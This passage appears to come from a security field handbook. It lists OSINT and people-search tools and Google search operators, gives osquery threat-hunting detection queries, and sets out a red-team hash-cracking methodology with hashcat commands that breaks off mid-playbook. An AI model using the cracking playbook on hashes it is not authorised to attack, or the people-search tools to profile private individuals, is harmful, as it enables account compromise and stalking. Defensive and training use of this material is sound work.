Virus Total	<a href="http://virustotal.com">virustotal.com</a>
Visual Ping	<a href="http://visualping.io">visualping.io</a>
Visual Site Mapper	<a href="http://visualsitemapper.com">visualsitemapper.com</a>
Wigle	<a href="http://wigle.net">wigle.net</a>

Zoom Eye	zoomeye.org
<b>IP ADDRESS</b>	
Censys	censys.io/ipv4
Exonerator	exonerator.torproject.org
IPLocation	iplocation.net
Shodan	shodan.io
Spyse	spyse.com
Threat Crowd	threatcrowd.org
Threat Intelligence Platform	threatintelligenceplatform.com
UltraTools	ultratools.com
ViewDNS	viewdns.info/reverseip
ViewDNS	Viewdns.info/portscan
ViewDNS	Viewdns.info/whois
ViewDNS	Viewdns.info/iplocation
Virus Total	virustotal.com
<b>IP LOG/SHORTNER</b>	
Bit.do	bit.do
Bitly	bitly.com
Canary Tokens	canarytokens.org
Check Short URL	checkshorturl.com
Get Notify	getnotify.com
Google URL Shortner	goo.gl
IP Logger	iplogger.org
Tiny	tiny.cc
URL Biggy	urlbiggy.com
<b>LIVE CAMERAS</b>	
Airport Webcams	airportwebcams.net
EarthCam	earthcam.com
Opentopia	opentopia.com/hiddencam.php
Open Webcam Network	the-webcam-network.com
Webcam Galore	webcamgalore.com
WorldCam	worldcam.eu
<b>METADATA</b>	
Exif Info	exifinfo.org
Extract Metadata	extractmetadata.com
Forensically	29a.ch/photo-forensics
Get Metadata	get-metadata.com
Jeffrey's Exif Viewer	exif.regex.info/exif.cgi
Online Barcode Reader	online-barcode-reader/inliteresearch.com
<b>OPEN DIRECTORY SEARCH</b>	
Filer	rsch.neocities.org/gen2/filer.html
File Chef	filechef.com
File Pursuit	filepursuit.com
Mamont	mmnt.net
Open Directory Search Tool	opendirsearch.abifog.com
Open Directory Search Portal	eyeofjustice.com/od/



Musgle	<a href="http://musgle.com">musgle.com</a>
Lumpy Soft	<a href="http://lumpysoft.com">lumpysoft.com</a>
Lendx	<a href="http://lendx.org">lendx.org</a>
<b>PEOPLE</b>	
Family Tree Now	<a href="http://familytreenow.com/search">familytreenow.com/search</a>
Fast People Search	<a href="http://fastpeoplesearch.com">fastpeoplesearch.com</a>
Infobel	<a href="http://infobel.com">infobel.com</a>
Intelius	<a href="http://intelius.com">intelius.com</a>
Nuumber	<a href="http://nuumber.com">nuumber.com</a>
Radaris	<a href="http://radaris.com">radaris.com</a>
Records Finder	<a href="http://recordsfinder.com">recordsfinder.com</a>
SearchPeopleFree	<a href="http://searchpeoplefree.com">searchpeoplefree.com</a>
Spytox	<a href="http://spytox.com">spytox.com</a>
That's Them	<a href="http://thatsthem.com">thatsthem.com</a>
True People Search	<a href="http://truepeoplesearch.com">truepeoplesearch.com</a>
UFind	<a href="http://ufind.name">ufind.name</a>
Xlek	<a href="http://xlek.com">xlek.com</a>
<b>SATELLITE</b>	
Bing Maps	<a href="http://bing.com/maps">bing.com/maps</a>
Descartes Labs	<a href="http://maps.descarteslabs.com">maps.descarteslabs.com</a>
Dual Maps	<a href="http://data.mashedworld.com/dualmaps/map.htm">data.mashedworld.com/dualmaps/map.htm</a>
Google Maps	<a href="http://maps.google.com">maps.google.com</a>
Wikimapia	<a href="http://wikimapia.com">wikimapia.com</a>
World Imagery Wayback	<a href="http://livingatlas.arcgis.com/wayback">livingatlas.arcgis.com/wayback</a>
Yandex Maps	<a href="http://yandex.com/maps">yandex.com/maps</a>
Zoom Earth	<a href="http://zoomearth.com">zoomearth.com</a>
<b>SOCIAL MEDIA</b>	
Custom Google Search Engine	<a href="https://cse.google.com/cse/publicurl?key=AIZaSyB2lwQuNzUsRTH-49FA7od4dB_Xvu5DCvg&amp;cx=001794496531944888666:ixxger-cwug&amp;q=%22%22">https://cse.google.com/cse/publicurl?key=AIZaSyB2lwQuNzUsRTH-49FA7od4dB_Xvu5DCvg&amp;cx=001794496531944888666:ixxger-cwug&amp;q=%22%22</a>
Many Contacts	<a href="http://mancontacts.com/en/mail-check">mancontacts.com/en/mail-check</a>
Records Finder	<a href="http://recordsfinder.com">recordsfinder.com</a>
Social Searcher	<a href="http://social-searcher.com">social-searcher.com</a>
Twitter Advanced	<a href="http://twitter.com/search-advanced">twitter.com/search-advanced</a>
Who Posted What	<a href="http://whopostedwhat.com">whopostedwhat.com</a>
Who Tweeted First	<a href="http://ctrlq.org/first">ctrlq.org/first</a>
<b>TELEPHONE</b>	
Carrier Lookup	<a href="http://carrierlookup.com">carrierlookup.com</a>
Dehashed	<a href="http://dehashed.com">dehashed.com</a>
Everyone API	<a href="http://everyoneapi.com">everyoneapi.com</a>
Free Carriers Lookup	<a href="http://freecarrierlookup.com">freecarrierlookup.com</a>
Nuumber	<a href="http://nuumber.com">nuumber.com</a>
Old Phone Book	<a href="http://oldphonebook.com">oldphonebook.com</a>
Open CNAM	<a href="http://opencnam.com">opencnam.com</a>
People Search Now	<a href="http://peoplesearchnow.com">peoplesearchnow.com</a>
Sly Dial	<a href="http://slydial.com">slydial.com</a>
Spy Dialer	<a href="http://spydialer.com">spydialer.com</a>
Spytox	<a href="http://spytox.com">spytox.com</a>

That's Them	thatsthem.com
True Caller	truecaller.com
Twilio	twilio.com/lookup
<b>TOR</b>	
Ahmia	ahmia.fi
Dark Search	darksearch.io
Tor2Web	tor2web.org
Not Evil (Inside TOR)	hss3uro2hsxfogfq.onion
<b>VEHICLE</b>	
Nomerogram - RU Plates	nomerogram.ru
Vin-Info	vin-info.com
World License Plates	worldlicenseplates.com
<b>USERNAME</b>	
KnowEm	knowem.com
Name Checkr	namecheckr.com
Name Vine	namevine.com
User Search	usersearch.org

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## OSINT\_Resources

OSINT	GUIDES	N/A
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### BELLINGCAT's ONLINE INVESTIGATION TOOLKIT

<https://t.co/5vewV5ab5N>

### Intel Techniques OSINT Packet

[https://inteltechniques.com/JE/OSINT\\_Packet\\_2019.pdf](https://inteltechniques.com/JE/OSINT_Packet_2019.pdf)

### Aware Online OSINT Tools

<https://www.aware-online.com/en/osint-tools/>

### OSINT Techniques Tools

<https://www.osinttechniques.com/osint-tools.html>

### OSINTCurious 10 Minute Tips

<https://osintcurio.us/10-minute-tips/>

### Investigative Dashboard

Global index of public registries for companies, land registries and courts. Search millions of documents and datasets, from public sources, leaks and investigations. Create visual investigative scenarios that map the people and companies in your story.

<https://investigativedashboard.org/>

### I-Intelligence OSINT Resources Handbook

[https://www.i-intelligence.eu/wp-content/uploads/2018/06/OSINT\\_Handbook\\_June-2018\\_Final.pdf](https://www.i-intelligence.eu/wp-content/uploads/2018/06/OSINT_Handbook_June-2018_Final.pdf)

## Week in OSINT (Sector035)

<https://medium.com/@sector035>

## AWESOME-OSINT Github

<https://github.com/jivoi/awesome-osint>

## Ph055a's OSINT Collection

This is a maintained collection of free actionable resources for those conducting OSINT investigations.

[https://github.com/Ph055a/OSINT\\_Collection](https://github.com/Ph055a/OSINT_Collection)

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## OSINT\_SearchEngines

ALL	DISCOVERY	N/A
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### BAIDU SEARCH

#### REFERENCE:

<https://www.baidu.com/gaoji/advanced.html>

In English

[http://www.baiduinenglish.com/Search\\_Tips](http://www.baiduinenglish.com/Search_Tips)

<https://www.seomandarin.com/baidu-search-tips.html>

### GOOGLE SEARCH

OPERATOR	DESCRIPTION
"search term"	Force an exact-match search. Use this to refine results for ambiguous searches, or to exclude synonyms when searching for single words. Example: "steve jobs"
OR	Search for X <i>or</i> Y. This will return results related to X or Y, or both. Note: The pipe ( ) operator can also be used in place of "OR." Examples: jobs OR gates / jobs   gates
AND	Search for X <i>and</i> Y. This will return only results related to both X <i>and</i> Y. Note: It doesn't really make much difference for regular searches, as Google defaults to "AND" anyway. But it's very useful when paired with other operators. Example: jobs AND gates
-	Exclude a term or phrase. In our example, any pages returned will be related to jobs but <i>not</i> Apple (the company). Example: jobs -apple
*	Acts as a wildcard and will match any word or phrase. Example: steve * apple

( )	Group multiple terms or search operators to control how the search is executed. Example: (ipad OR iphone) apple
\$	Search for prices. Also works for Euro (€), but not GBP (£) Example: ipad \$329
define:	A dictionary built into Google, basically. This will display the meaning of a word in a card-like result in the SERPs. Example: define:entrepreneur
cache:	Returns the most recent cached version of a web page (providing the page is indexed, of course). Example: cache:apple.com
filetype:	Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The “ext:” operator can also be used—the results are identical. Example: apple filetype:pdf / apple ext:pdf
site:	Limit results to those from a specific website. Example: site:apple.com
related:	Find sites related to a given domain. Example: related:apple.com
intitle:	Find pages with a certain word (or words) in the title. In our example, any results containing the word “apple” in the title tag will be returned. Example: intitle:apple
allintitle:	Similar to “intitle,” but only results containing <i>all</i> of the specified words in the title tag will be returned. Example: allintitle:apple iphone
inurl:	Find pages with a certain word (or words) in the URL. For this example, any results containing the word “apple” in the URL will be returned. Example: inurl:apple
allinurl:	Similar to “inurl,” but only results containing <i>all</i> of the specified words in the URL will be returned. Example: allinurl:apple iphone
intext:	Find pages containing a certain word (or words) somewhere in the content. For this example, any results containing the word “apple” in the page content will be returned. Example: intext:apple
allintext:	Similar to “intext,” but only results containing <i>all</i> of the specified words somewhere on the page will be returned. Example: allintext:apple iphone
AROUND(X)	Proximity search. Find pages containing two words or phrases within X words of each other. For this

	example, the words “apple” and “iphone” must be present in the content and no further than four words apart.
	Example: apple AROUND(4) iphone
<b>weather:</b>	Find the weather for a specific location. This is displayed in a weather snippet, but it also returns results from other “weather” websites.
	Example: weather:san francisco
<b>stocks:</b>	See stock information (i.e., price, etc.) for a specific ticker.
	Example: stocks:aapl
<b>map:</b>	Force Google to show map results for a locational search.
	Example: map:silicon valley
<b>movie:</b>	Find information about a specific movie. Also finds movie showtimes if the movie is currently showing near you.
	Example: movie:steve jobs
<b>in</b>	Convert one unit to another. Works with currencies, weights, temperatures, etc.
	Example: \$329 in GBP
<b>source:</b>	Find news results from a certain source in Google News.
	Example: apple source:the_verge
<b>-</b>	Not exactly a search operator, but acts as a wildcard for Google Autocomplete.
	Example: apple CEO _ jobs
<b>#..#</b>	Search for a range of numbers. In the example below, searches related to “WWDC videos” are returned for the years 2010–2014, but not for 2015 and beyond.
	Example: wwdc video 2010..2014
<b>inanchor:</b>	Find pages that are being linked to with specific anchor text. For this example, any results with inbound links containing either “apple” or “iphone” in the anchor text will be returned.
	Example: inanchor:apple iphone
<b>allinanchor:</b>	Similar to “inanchor,” but only results containing <i>all</i> of the specified words in the inbound anchor text will be returned.
	Example: allinanchor:apple iphone
<b>loc:placename</b>	Find results from a given area.
	Example: loc:”san francisco” apple
<b>location:</b>	Find news from a certain location in Google News.
	Example: loc:”san francisco” apple

REFERENCE:

<https://github.com/JonnyBanana/Huge-Collection-of-CheatSheet/tree/master/Google>

https://twitter.com/alra3ees/status/1226365467507511296?s=11  
https://www.exploit-db.com/google-hacking-database

## YANDEX

Yandex most standard Boolean operators work (Google operators).

REFERENCE:

https://yandex.com/support/direct/keywords/symbols-and-operators.html

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## OSINT\_SocialMedia

OSINT	RECON	ALL
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NAME	DESCRIPTION	LINK
<b>FACEBOOK</b>		
<b>Graph.tips/beta</b>	Automatically advanced searches for Facebook profiles.	graph.tips/beta
<b>Who posted what?</b>	Find posts on Facebook	whopostedwhat.com
<b>IntelTechniques</b>	Various tools for analyzing Facebook profiles/pages.	inteltechniques.com/menu.html
<b>Facebook Intersect Search Tool</b>	Conduct Facebook intersect searches across multiple variables.	osintcombine.com/facebook-intersect-search-tool
<b>Facebook Live Map</b>	Live broadcasts around the world.	facebook.com/livemap
<b>FBDown.net</b>	Download public Facebook videos.	fbdown.net
<b>peoplefindThor</b>	Graph searches.	peoplefindthor.dk
<b>Search Is Back!</b>	Graph searches.	searchisback.com
<b>Search Tool</b>	Find accounts by name, email, screen name, and phone.	netbootcamp.org/facebook.html
<b>StalkScan</b>	Automatic advanced	stalkscan.com

	searches for your	
<b>Video Downloader Online</b>	Download Facebook videos.	fbdown.net
<b>Skopenow</b>	Social Media Investigations - name, phone, email, username searches.	skopenow.com
<b>INSTAGRAM</b>		
<b>Gramfly</b>	View interactions and activity of Instagram users.	gramfly.com
<b>StoriesIG</b>	Tool for downloading Instagram stories.	storiesig.com
<b>Save Instagram Stories</b>	Allows you to do a username search for stories already saved.	isdb.pw/save-instagram-stories.html
<b>LINKEDIN</b>		
<b>Socilab</b>	Visualize and analyze your own LinkedIn network.	socilab.com
<b>LinkedIn Overlay Remover</b>	Removes the overlay that displays over a LinkedIn profile.	addons.mozilla.org/nl/firefox/addon/linkedin-overlay-remover/
<b>REDDIT</b>		
<b>F5Bot</b>	Sends you an email when a keyword is mentioned on Reddit.	intoli.com/blog/f5bot/
<b>SNAPCHAT</b>		
<b>Snap Map</b>	Searchable map of geotagged snaps.	map.snapchat.com
<b>TUMBLR</b>		
<b>Tumblr Originals</b>	Find original posts per Tumblr, thus	studiomoh.com/fun/tumblr_originals

	excluding reblogs.	
<b>TIKTOK</b>		
<b>TikTok Kapi</b>	Search TikTok by hashtag.	tiktokapi.ga
<b>TWITTER</b>		
<b>botcheck</b>	Check Twitter bots.	botcheck.me
<b>Botometer</b>	Check Twitter bots.	botometer.iuni.iu.edu
<b>InVID verification plugin</b>	InVID plugin Twitter advanced search by time interval	www.invid-project.eu/verify
<b>Onemilliontweetmap</b>	Tweets map per locations up to 6 hours old, keyword search option.	onemilliontweetmap.com
<b>Treeverse</b>	Chrome ext to visualize Twitter conversations.	t.co/hGvsk63Li
<b>Tweetreach</b>	Find reach of tweets.	tweetreach.com
<b>TwitterAudit</b>	Check Twitter bots.	twitteraudit.com
<b>Twittervideodownloader</b>	Download posted Twitter videos	twittervideodownloader.com
<b>Twitter advanced search</b>	Search Twitter by date, keywords, etc.	twitter.com/search-advanced
<b>Twitter geobased search</b>	Twitter geocoord search	qtrtweets.com/twitter/
<b>twint</b>	Python Twitter scraping tool followers, following, Tweets & while evading most API limits.	github.com/twintproject/twint
<b>Twlets</b>	Download tweets, followers & likes	twlets.com
<b>quarter tweets</b>	Geobased Twitter search	qtrtweets.com/twitter
<b>t</b>	CLI tool for Twitter	github.com/sferik/t



<b>YOUTUBE</b>		
<b>Amnesty YouTube Dataviewer</b>	Reverse image search & exact uploading time	amnestyusa.org/sites/default/custom-scripts/citizenevidence
<b>Geo Search Tool</b>	Search YouTube on location	youtube.github.io/geo-search-tool/search.html
<b>YouTube Geofind</b>	Search YouTube on location, topic, channel	mattw.io/youtube-geofind/location
<b>youtube-dl</b>	Python tool to download from a variety of sources	rg3.github.io/youtube-dl/

REFERENCE:

<https://docs.google.com/document/d/1BfLPJpRtyq4RFtHJoNpvWQjmGnyVkfE2HYoICKOGguA/edit#heading=h.dgrpsgxju1wa>

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## OSQUERY

BLUE TEAM	THREAT HUNT	WINDOWS/LINUX/MacOS
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osquery is a tool that exposes an operating system as a high-performance relational database. It enables developers to write SQL-based queries that explore operating system data.

### Query for top 10 largest processes by resident memory size

```
select pid, name, uid, resident_size from processes order by resident_size desc limit 10;
```

### Return process count, name for the top 10 most active processes

```
select count(pid) as total, name from processes group by name order by total desc limit 10;
```

### Finding new processes listening on network ports

```
select distinct process.name, listening.port, listening.address, process.pid from processes as process join listening_ports as listening on process.pid = listening.pid;
```

### Finding suspicious outbound network activity

```
select s.pid, p.name, local_address, remote_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port not in (80, 443) and family = 2;
```

### Finding processes that are running whose binary has been deleted from the disk

```
select name, path, pid from processes where on_disk = 0;
```

### Finding specific indicators of compromise (IOCs) in memory or on disk

```
select * from file where path = '/dev/ptmx0';

select * from apps where bundle_identifier = 'com.ht.RCSMac' or
bundle_identifier like 'com.yourcompany.%' or bundle_package_type
like 'OSAX';

select * from launchd where label = 'com.ht.RCSMac' or label like
'com.yourcompany.%' or name = 'com.apple.loginStoreagent.plist' or
name = 'com.apple.mdworker.plist' or name =
'com.apple.UIServerLogin.plist';
```

### Finding new kernel modules that have loaded

```
#Run query periodically, diffing against older results
select name from kernel_modules;
```

### Detect processes masquerading as legitimate Windows process

```
SELECT * FROM processes WHERE LOWER(name)='lsass.exe' AND
LOWER(path)!='c:\\windows\\system32\\lsass.exe' AND path!='';

SELECT name FROM processes WHERE pid=(SELECT parent FROM processes
WHERE LOWER(name)='services.exe') AND LOWER(name)!='wininit.exe';

SELECT * FROM processes WHERE LOWER(name)='svchost.exe' AND
LOWER(path)!='c:\\windows\\system32\\svchost.exe' AND
LOWER(path)!='c:\\windows\\syswow64\\svchost.exe' AND path!='';

SELECT name FROM processes WHERE pid=(SELECT parent FROM processes
WHERE LOWER(name)='svchost.exe') AND LOWER(name)!='services.exe';
```

### Checks the hashes of accessibility tools to ensure they don't match the hashes of cmd.exe, powershell.exe, or explorer.exe

```
SELECT * FROM hash WHERE (path='c:\\windows\\system32\\osk.exe' OR
path='c:\\windows\\system32\\sethc.exe' OR
path='c:\\windows\\system32\\narrator.exe' OR
path='c:\\windows\\system32\\magnify.exe' OR
path='c:\\windows\\system32\\displayswitch.exe') AND sha256 IN
(SELECT sha256 FROM hash WHERE
path='c:\\windows\\system32\\cmd.exe' OR
path='c:\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.ex
e' OR path='c:\\windows\\system32\\explorer.exe') AND
sha256!='e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b78
52b855';
```

### Timestamp Inconsistency

```
select path,fn_btime,btime from ntfs_file_data where
device="\\.\PhysicalDrive0" and partition=3 and
directory="/Users/<USER>/Desktop/dir" and fn_btime != btime;
```


```
select filename, path from ntfs_file_data where
device="\\.\PhysicalDrive0" and partition=2 and
path="/Users/<USER>/Downloads" and fn_btime > ctime OR btime >
ctime;
```

### Directory Unused Filename Entries

```
select parent_path,filename,slack from ntfs_indx_data WHERE
parent_path="/Users/<USER>/Desktop/test_dir" and slack!=0;
```

#### REFERENCE:

<https://blog.trailofbits.com/2019/05/31/using-osquery-for-remote-forensics/>  
<https://github.com/trailofbits/osquery-extensions>  
<https://blog.rapid7.com/2016/05/09/introduction-to-osquery-for-threat-detection-dfir/>  
<https://github.com/sttor/awesome-osquery>  
<https://github.com/osquery/osquery/tree/master/packs>  
<https://lockboxx.blogspot.com/2016/05/mac-os-x-live-forensics-109-osqueryi.html>



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## PACKAGE MANAGERS

ALL	ADMINISTRATION	LINUX
	apt (deb) Debian, Ubuntu, Mint	zypp (rpm) opensUSE

<b>MANAGING SOFTWARE</b>		
Install new package repository	apt-get install <i>pkg</i>	zypper install <i>pkg</i>
Install new software from package file	dpkg -i <i>pkg</i>	zypper install <i>pkg</i>
Update existing software	apt-get install <i>pkg</i>	zypper update -t package <i>pkg</i>
Remove unwanted software	apt-get remove <i>pkg</i>	zypper remove <i>pkg</i>
<b>UPDATING</b>		
Update package list	apt-get update aptitude update	zypper refresh
Update System	apt-get upgrade	zypper update
<b>SEARCHING</b>		
Search by package name	apt-cache search <i>pkg</i>	zypper search <i>pkg</i>
Search by pattern	apt-cache search <i>pattern</i>	zypper search -t pattern <i>pattern</i>
Search by file name	apt-file search <i>path</i>	zypper wp <i>file</i>
List installed packages	dpkg -l	zypper search -is
<b>CONFIGURING</b>		
List repositories	cat /etc/apt/sources.list	zypper repos
Add repository	vi /etc/apt/sources.list	zypper addrepo <i>path name</i>
Remove repository	vi /etc/apt/sources.list	zypper removerepo <i>name</i>
	<b>yum (rpm) Fedora</b>	<b>urpmi (rpm) Mandriva</b>
<b>MANAGING</b>		
Install new package repository	yum install <i>pkg</i>	urpmi <i>pkg</i>
Install new software from package file	yum localinstall <i>pkg</i>	urpmi <i>pkg</i>
Update existing software	yum update <i>pkg</i>	urpmi <i>pkg</i>
Remove unwanted software	yum erase <i>pkg</i>	urpme <i>pkg</i>
<b>UPDATING</b>		
Update package list	yum check-update	urpmi.update -a
Update System	yum update	urpmi --auto-select
<b>SEARCHING</b>		
Search by package name	yum list <i>pkg</i>	urpmq <i>pkg</i>
Search by pattern	yum search <i>pattern</i>	urpmq --fuzzy <i>pkg</i>
Search by file name	yum provides <i>file</i>	urpmf <i>file</i>
List installed packages	rpm -qa	rpm -qa

CONFIGURING		
List repositories	yum repolist	urpmq --list-media
Add repository	vi /etc/yum.repos.d/	urpmi.addmedia <i>name path</i>
Remove repository	vi /etc/yum.repos.d/	urpmi.removemedia <i>media</i>

REFERENCE:

<https://github.com/marsam/cheatsheets/blob/master/package-management/package-management.rst>

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## PASSWORD CRACKING Methodology

RED TEAM

PASSWORD CRACKING

ALL

### REQUIRED SOFTWARE

You will want to install the following software on your Windows or \*NIX host. This book does not cover how to install said software and assumes you were able to follow the included links and extensive support websites.

HASHCAT v5.1 (or newer)

<https://hashcat.net/hashcat/>

JOHN THE RIPPER (v1.8.0 JUMBO)

<http://www.openwall.com/john/>

PACK v0.0.4 (Password Analysis & Cracking Toolkit)

<http://thesprawl.org/projects/pack/>

Hashcat-utils v1.9

<https://github.com/hashcat/hashcat-utils>

Additionally, you will need dictionaries and wordlists. The following sources are recommended:

WEAKPASS DICTIONARY

<https://weakpass.com/wordlist>

### COMMAND STRUCTURE LEGEND

**hashcat** = Generic representation of the various Hashcat binary names

**john** = Generic representation of the John the Ripper binary names

**#type** = Hash type; which is an abbreviation in John or a number in Hashcat

**hash.txt** = File containing target hashes to be cracked

**dict.txt** = File containing dictionary/wordlist

**rule.txt** = File containing permutation rules to alter dict.txt input

**passwords.txt** = File containing cracked password results

**outfile.txt** = File containing results of some functions output

Lastly, as a good reference for testing various hash types to place into your "hash.txt" file, the below sites contain all the various hashing algorithms and example output tailored for each cracking tool:

**HASHCAT HASH FORMAT EXAMPLES**

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

**JOHN THE RIPPER HASH FORMAT EXAMPLES**

<http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>

<http://openwall.info/wiki/john/sample-hashes>

## **CORE HASH CRACKING KNOWLEDGE**

### **ENCODING vs HASHING vs ENCRYPTING**

Encoding = transforms data into a publicly known scheme for usability

Hashing = one-way cryptographic function nearly impossible to reverse

Encrypting = mapping of input data and output data reversible with a key

### **CPU vs GPU**

CPU = 2-72 cores mainly optimized for sequential serial processing

GPU = 1000's of cores with 1000's of threads for parallel processing

### **CRACKING TIME = KEYSPACE / HASHRATE**

Keyspace:  $\text{charset}^{\text{length}}$  ( $?a?a?a?a = 95^4 = 81,450,625$ )

Hashrate: hashing function / hardware power (bcrypt / GTX1080 = 13094 H/s)

Cracking Time:  $81,450,625 / 13094 \text{ H/s} = 6,220 \text{ seconds}$

\*Keyspace displayed and Hashrate vary by tool and hardware used

**SALT** = random data that's used as additional input to a one-way function

**ITERATIONS** = the number of times an algorithm is run over a given hash

**HASH IDENTIFICATION:** there isn't a foolproof method for identifying which hash function was used by simply looking at the hash, but there are reliable clues (i.e.  $\$6\$ \text{ sha512crypt}$ ). The best method is to know from where the hash was extracted and identify the hash function for that software.

**DICTIONARY/WORDLIST ATTACK** = straight attack uses a precompiled list of words, phrases, and common/unique strings to attempt to match a password.

**BRUTE-FORCE ATTACK** = attempts every possible combination of a given character set, usually up to a certain length.

**RULE ATTACK** = generates permutations against a given wordlist by modifying, trimming, extending, expanding, combining, or skipping words.

**MASK ATTACK** = a form of targeted brute-force attack by using placeholders for characters in certain positions (i.e. ?a?a?a?l?d?d).

**HYBRID ATTACK** = combines a Dictionary and Mask Attack by taking input from the dictionary and adding mask placeholders (i.e. dict.txt ?d?d?d).

**CRACKING RIG** = from a basic laptop to a 64 GPU cluster, this is the hardware/platform on which you perform your password hash attacks.

### EXPECTED RESULTS

Know your cracking rig's capabilities by performing benchmark testing. Do not assume you can achieve the same results posted by forum members without using the exact same dictionary, attack plan, or hardware setup. Cracking success largely depends on your ability to use resources efficiently and make calculated trade-offs based on the target hash.

### DICTIONARY/WORDLIST vs BRUTE-FORCE vs ANALYSIS

Dictionaries and brute-force are not the end all be all to crack hashes. They are merely the beginning and end of an attack plan. True mastery is everything in the middle, where analysis of passwords, patterns, behaviors, and policies affords the ability to recover that last 20%. Experiment with your attacks and research and compile targeted wordlists with your new knowledge. Do not rely heavily on dictionaries because they can only help you with what is "known" and not the unknown.

## CRACKING METHODOLOGY

The following is basic cracking methodology broken into steps, but the process is subject to change based on current/future target information uncovered during the cracking process.

### 1-EXTRACT HASHES

Pull hashes from target, identify hashing function, and properly format output for your tool of choice.

### 2-FORMAT HASHES

Format your hashes based on your tool's preferred method. See tool documentation for this guidance. Hashcat, for example, on each line takes <user>:<hash> OR just the plain <hash>.

### **3-EVALUATE HASH STRENGTH**

Using the Appendix table “Hash Cracking Speed (Slow-Fast)” assess your target hash and its cracking speed. If it is a slow hash, you will need to be more selective at what types of dictionaries and attacks you perform. If it is a fast hash, you can be more liberal with your attack strategy.

### **4-CALCULATE CRACKING RIG CAPABILITIES**

With the information from evaluating the hash strength, baseline your cracking rig's capabilities. Perform benchmark testing using John The Ripper and/or Hashcat's built-in benchmark ability on your rig.

```
john --test  
hashcat -b
```

Based on these results you will be able to better assess your attack options by knowing your rigs capabilities against a specific hash. This will be a more accurate result of a hash's cracking speed based on your rig. It will be useful to save these results for future reference.

### **5-FORMULATE PLAN**

Based on known or unknown knowledge begin creating an attack plan. Included on the next page is a “Basic Cracking Playbook” to get you started.

### **6-ANALYZE PASSWORDS**

After successfully cracking a sufficient amount of hashes analyze the results for any clues or patterns. This analysis may aid in your success on any remaining hashes.

### **7-CUSTOM ATTACKS**

Based on your password analysis create custom attacks leveraging those known clues or patterns. Examples would be custom mask attacks or rules to fit target users' behavior or preferences.

### **8-ADVANCED ATTACKS**

Experiment with Princeprocessor, custom Markov-chains, maskprocessor, or custom dictionary attacks to shake out those remaining stubborn hashes. This is where your expertise and creativity really come into play.

### **9-REPEAT**

Go back to STEP 4 and continue the process over again, tweaking dictionaries, mask, parameters, and methods. You are in the grind at this point and need to rely on skill and luck.



## BASIC CRACKING PLAYBOOK

This is only meant as a basic guide to processing hashes and each scenario will obviously be unique based on external circumstances. For this attack plan assume the password hashes are raw MD5 and some plain text user passwords were captured. If plain text passwords were not captured, we would most likely skip to DICTIONARY/WORDLIST attacks. Lastly, since MD5 is a “Fast” hash we can be more liberal with our attack plan.

### 1-CUSTOM WORDLIST

First compile your known plain text passwords into a custom wordlist file. Pass this to your tool of choice as a straight dictionary attack.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt
```

### 2-CUSTOM WORDLIST + RULES

Run your custom wordlist with permutation rules to crack slight variations.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r best64.rule --loopback
```

### 3-DICTIONARY/WORDLIST

Perform a broad dictionary attack, looking for common passwords and leaked passwords in well-known dictionaries/wordlists.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt
```

### 4-DICTIONARY/WORDLIST + RULES

Add rule permutations to the broad dictionary attack, looking for subtle changes to common words/phrases and leaked passwords.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt -r best64.rule --loopback
```

### 5-CUSTOM WORDLIST + RULES

Add any newly discovered passwords to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt  
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

### 6-MASK

Now we will use mask attacks included with Hashcat to search the keyspace for common password lengths and patterns, based on the RockYou dataset.

```
hashcat -a 3 -m 0 -w 4 hash.txt rockyou-1-60.hcmask
```

### 7-HYBRID DICTIONARY + MASK

Using a dictionary of your choice, conduct hybrid attacks looking for larger variations of common words or known passwords by appending/prepending masks to those candidates.

```
hashcat -a 6 -m 0 -w 4 hash.txt dict.txt rockyou-1-60.hcmask  
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask dict.txt
```

### 8-CUSTOM WORDLIST + RULES

Add any newly discovered passwords back to your custom wordlist and run an attack again with permutation rules; looking for any other subtle variations.

```
awk -F “:” ‘{print $2}’ hashcat.potfile >> custom_list.txt  
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --  
loopback
```

### 9-COMBO

Using a dictionary of your choice, perform a combo attack by individually combining the dictionary’s password candidates together to form new candidates.

```
hashcat -a 1 -m 0 -w 4 hash.txt dict.txt dict.txt
```

### 10-CUSTOM HYBRID ATTACK

Add any newly discovered passwords back to your custom wordlist and perform a hybrid attack against those new acquired passwords.

```
awk -F “:” ‘{print $2}’ hashcat.potfile >> custom_list.txt  
hashcat -a 6 -m 0 -w 4 hash.txt custom_list.txt rockyou-1-60.hcmask  
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask custom_list.txt
```

### 11-CUSTOM MASK ATTACK

